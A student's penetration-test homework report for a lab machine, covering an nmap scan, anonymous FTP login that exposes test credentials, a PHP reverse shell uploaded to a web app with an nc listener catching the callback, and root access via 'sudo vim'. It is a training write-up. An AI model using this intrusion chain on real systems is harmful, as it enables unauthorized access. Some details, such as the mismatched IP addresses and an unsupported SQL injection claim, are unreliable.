

UBNetDef S25 Informational Report Homework #13

Adi Czobel

UBNetDef Student UBNetDef

April 24th, 2025

1. Executive Summary

Penetration Test Date: April 24, 2025

Target System: IP Address 10.43.10.159

The penetration test was conducted on the system located at IP 10.43.10.159, which had multiple open ports, including HTTP (port 80), SSH (port 2220), and others related to remote services. The key objective was to exploit an open HTTP service, which presented a login page, to gain unauthorized access to the system through an FTP vulnerability. After successfully bypassing the login authentication, a reverse shell was established to obtain root privileges. This report highlights the vulnerabilities found, their potential impact, and suggested remediations.

During the assessment, FTP vulnerability was identified as allowed access to the login page of the web application running on port 80. Once inside, a reverse shell was uploaded and executed to escalate privileges to root, which could lead to full control over the system. This is a critical vulnerability that needs immediate attention to avoid potential data breaches or further system exploitation.

Key Findings:

- **FTP Vulnerability:** Exploited to gain unauthorized access to the application.
- **Reverse Shell Setup:** Successfully used to escalate privileges to root.
- **Open Ports and Remote Services:** Exposing the system to possible unauthorized access.

Risk Severity:

- **Critical:** Unauthorized access through FTP.
- **High:** Privilege escalation via reverse shell.
- **Medium:** Multiple open ports that could be used for further attacks.

The rest of this report outlines the methodology, findings, and recommended remediations.

Contents

1. Executive Summary	2
2. Scope and Methodology	4
2.1 Scope.....	4
2.2 Methodology	4
3. Findings	6
4. Technical Procedure.....	8

2. Scope and Methodology

2.1 Scope

The penetration test focused on the system at IP 10.43.10.159 within the ServerNet network **10.43.10.0/24**. The goal was to identify potential security flaws in open services, especially the HTTP service running on port 80.

2.2 Methodology

Port Scanning:

An initial nmap scan was conducted using the command

```
nmap -p- -oN results.txt -sv 10.43.10.0/24
```

This scan revealed the following key open ports:

- HTTP (port 80)
- HTTPS (port 443)
- SSH (port 2220)
- FTP (port 9000)

Service Identification and Web Application Assessment:

Upon discovering port 80 open, we accessed the HTTP service at <http://10.43.10.159:80> in Firefox, which presented a login page. Since credentials were not known, we attempted an ftp connection through port 9000 to see if we could find any hidden users

FTP Exploitation:

After identifying the login form, we used the test user credentials that we found in our FTP search and logged onto the website

This was successful as it logged us in, granting access to the system.

Reverse Shell Setup:

Once logged in, a reverse shell was uploaded to the server. A reverse shell PHP script was downloaded from GitHub, modified to point to the attacker's IP **192.168.13.186**, and set to listen on an unused port (1234). The attacker's machine was then set to listen on this port using the command:

```
nc -nlvp 1234
```

The reverse shell was triggered, and a connection was established back to the attacker's machine.

Privilege Escalation:

To escalate privileges, the command **sudo vim** was used to gain root access, which successfully allowed the attacker to gain full control of the system.

3. Findings

1. FTP Vulnerability (Port 9000 - FTP):

- **Description:** The system was susceptible to an attacker breaking into the open FTP port and figure out your credentials to log in.
- **Impact:** This vulnerability allows an attacker to log in with credentials they found, gaining access to sensitive areas of the web application.
- **Severity:** Critical
- **Recommendation:** Sanitize the FTP server so that if an attacker finds a way in the do not find any important log in credentials.

2. Reverse Shell Upload and Execution (Port 80 - HTTP):

- **Description:** After bypassing authentication, a reverse shell was uploaded to gain remote access to the server.
- **Impact:** This allows an attacker to execute arbitrary commands on the server, potentially leading to full system compromise.
- **Severity:** High
- **Recommendation:** Implement proper file upload validation to prevent the execution of malicious files. Restrict file types and validate extensions.

3. Privilege Escalation (Sudo Access):

- **Description:** The attacker was able to escalate privileges to root using the `sudo vim` command.
- **Impact:** This gives the attacker full control over the system, allowing them to modify system files, install malware, or perform other malicious actions.
- **Severity:** High
- **Recommendation:** Limit sudo privileges to only necessary users and regularly audit user permissions.

4. Multiple Open Ports (Port 80,443,2220):

- **Description:** Several ports, including FTP, SSH, were open and accessible. As well as allowing sql injection.


- **Impact:** These open ports increase the attack surface and could potentially be exploited by attackers to gain unauthorized access.
- **Severity:** Medium
- **Recommendation:** Close unnecessary ports and services. Use firewalls to restrict access to essential services only.

4. Technical Procedure

1. Initial Nmap Scan Results: The following open ports were discovered on the target IP **10.43.10.59** using Nmap:

- **Port 80, 443(HTTP/S):** Used for the web application, vulnerable to SQL injection.
- **Port 2220 (SSH):** Allows remote access, could be targeted for brute-force attacks.
- **Port 9000 (FTP):** Used for the main CNC (control center) communication for inbound and outbound traffic with this specific protocol.


To scan the target network and identify open ports, the following Nmap command was executed:



```
kali@kali: ~  
File Actions Edit View Help  
Google Hacking DB ONSec 504 Gateway Time-out  
(kali@kali)-[~]  
$ nmap -sV 10.43.10.1/24  
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-18 14:28 EDT  
Stats: 0:00:23 elapsed; 253 hosts completed (3 up), 3 undergoing Service Scan  
Service scan Timing: About 100.00% done; ETC: 14:29 (0:00:00 remaining)  
Nmap scan report for 10.43.10.1  
Host is up (0.0016s latency).  
Not shown: 996 filtered tcp ports (no-response)  
PORT      STATE SERVICE  VERSION  
22/tcp    open  ssh      OpenSSH 9.4 (protocol 2.0)  
53/tcp    open  domain   (generic dns response: REFUSED)  
80/tcp    open  http     nginx  
443/tcp   open  ssl/http nginx  
1 service unrecognized despite returning data. If you know the service/version,  
please submit the following fingerprint at https://nmap.org/cgi-bin/submit  
.cgi?new-service :  
SF-Port53-TCP:V=7.92%I=7%D=4/18%Time=680299F4%P=x86_64-pc-linux-gnu%r(DNSV  
SF:ersionBindReqTCP,E,"\\0\\x0c\\0\\x06\\x81\\x05\\0\\0\\0\\0\\0\\0\\0\\0\\0\\0");  
  
Nmap scan report for 10.43.10.147  
Host is up (0.0017s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  VERSION  
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))  
443/tcp   open  ssl/http Apache httpd 2.4.58 ((Ubuntu))  
9000/tcp  open  ftp      vsftpd 3.0.5
```

2. **DirBuster Scan on HTTP Service:** Using DirBuster, a tool to brute-force directories and files on the web server, the HTTP service (port 80) was further explored to discover hidden directories or files. The following steps were performed:

- Open DirBuster and set the target URL to <http://10.43.10.159:80>.
- Start the scan to identify any hidden resources, such as directories or files that could potentially expose vulnerabilities.
- DirBuster revealed hidden files or directories that could be further exploited, helping narrow down the areas of interest for further attacks.



3. FTP Execution: The vulnerability on the login page was exploited using the FTP Server. go to the shell and input FTP of 10.43.10.159:9000 and input anonymous as the login and leave the password empty.

This came back with a file, inside of which was the login credentials for a test user to get into the website. Using these credentials, the login page was then accessed successfully, allowing further exploitation.

The screenshot displays a web application interface. On the left, a sidebar contains a 'Welcome, Test!' message and a 'Recent Posts' section. The 'Recent Posts' section lists three posts: one by 'Test' with a placeholder 'bn' and 'Post Image', and two by 'Maya' and 'Ava' with text snippets. The main content area is titled 'Create Post'. It features a text input field containing 'Test Lab Picture', a file upload section with a 'Browse...' button and the text 'No file selected.', and a green 'Post' button.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ip r  
default via 192.168.0.1 dev eth0 proto dhcp src 192.168.13.164 metric 100  
192.168.0.0/20 dev eth0 proto kernel scope link src 192.168.13.164 metric 100  
  
(kali@kali)-[~]  
$ nc -lvnp 1234  
listening on [any] 1234 ...  
connect to [192.168.13.164] from (UNKNOWN) [10.43.10.159] 36956  
Linux PentestingLab 6.11.0-24-generic #24~24.04.1-Ubuntu SMP PREEMPT_DYNAMIC  
Tue Mar 25 20:14:34 UTC 2 x86_64 x86_64 x86_64 GNU/Linux  
11:08:44 up 3 days, 12:41, 1 user, load average: 0.00, 0.02, 0.00  
USER      TTY      FROM            LOGIN@      IDLE   JCPU   PCPU   WHAT  
gdm       tty1     -                Thu22       3days 17:12  0.01s /usr/libexec/  
ibus-portal  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$
```

Once the reverse shell was triggered, a connection was established between the target system and the attacker's machine, providing full command-line access to the target system.

1. **Privilege Escalation:** After gaining initial access to the target system, the attacker escalated privileges to root using the following command:

```
sudo vim
```

By leveraging the sudo command, the attacker gained root privileges and was able to execute administrative commands, giving full control over the system.

[illegible]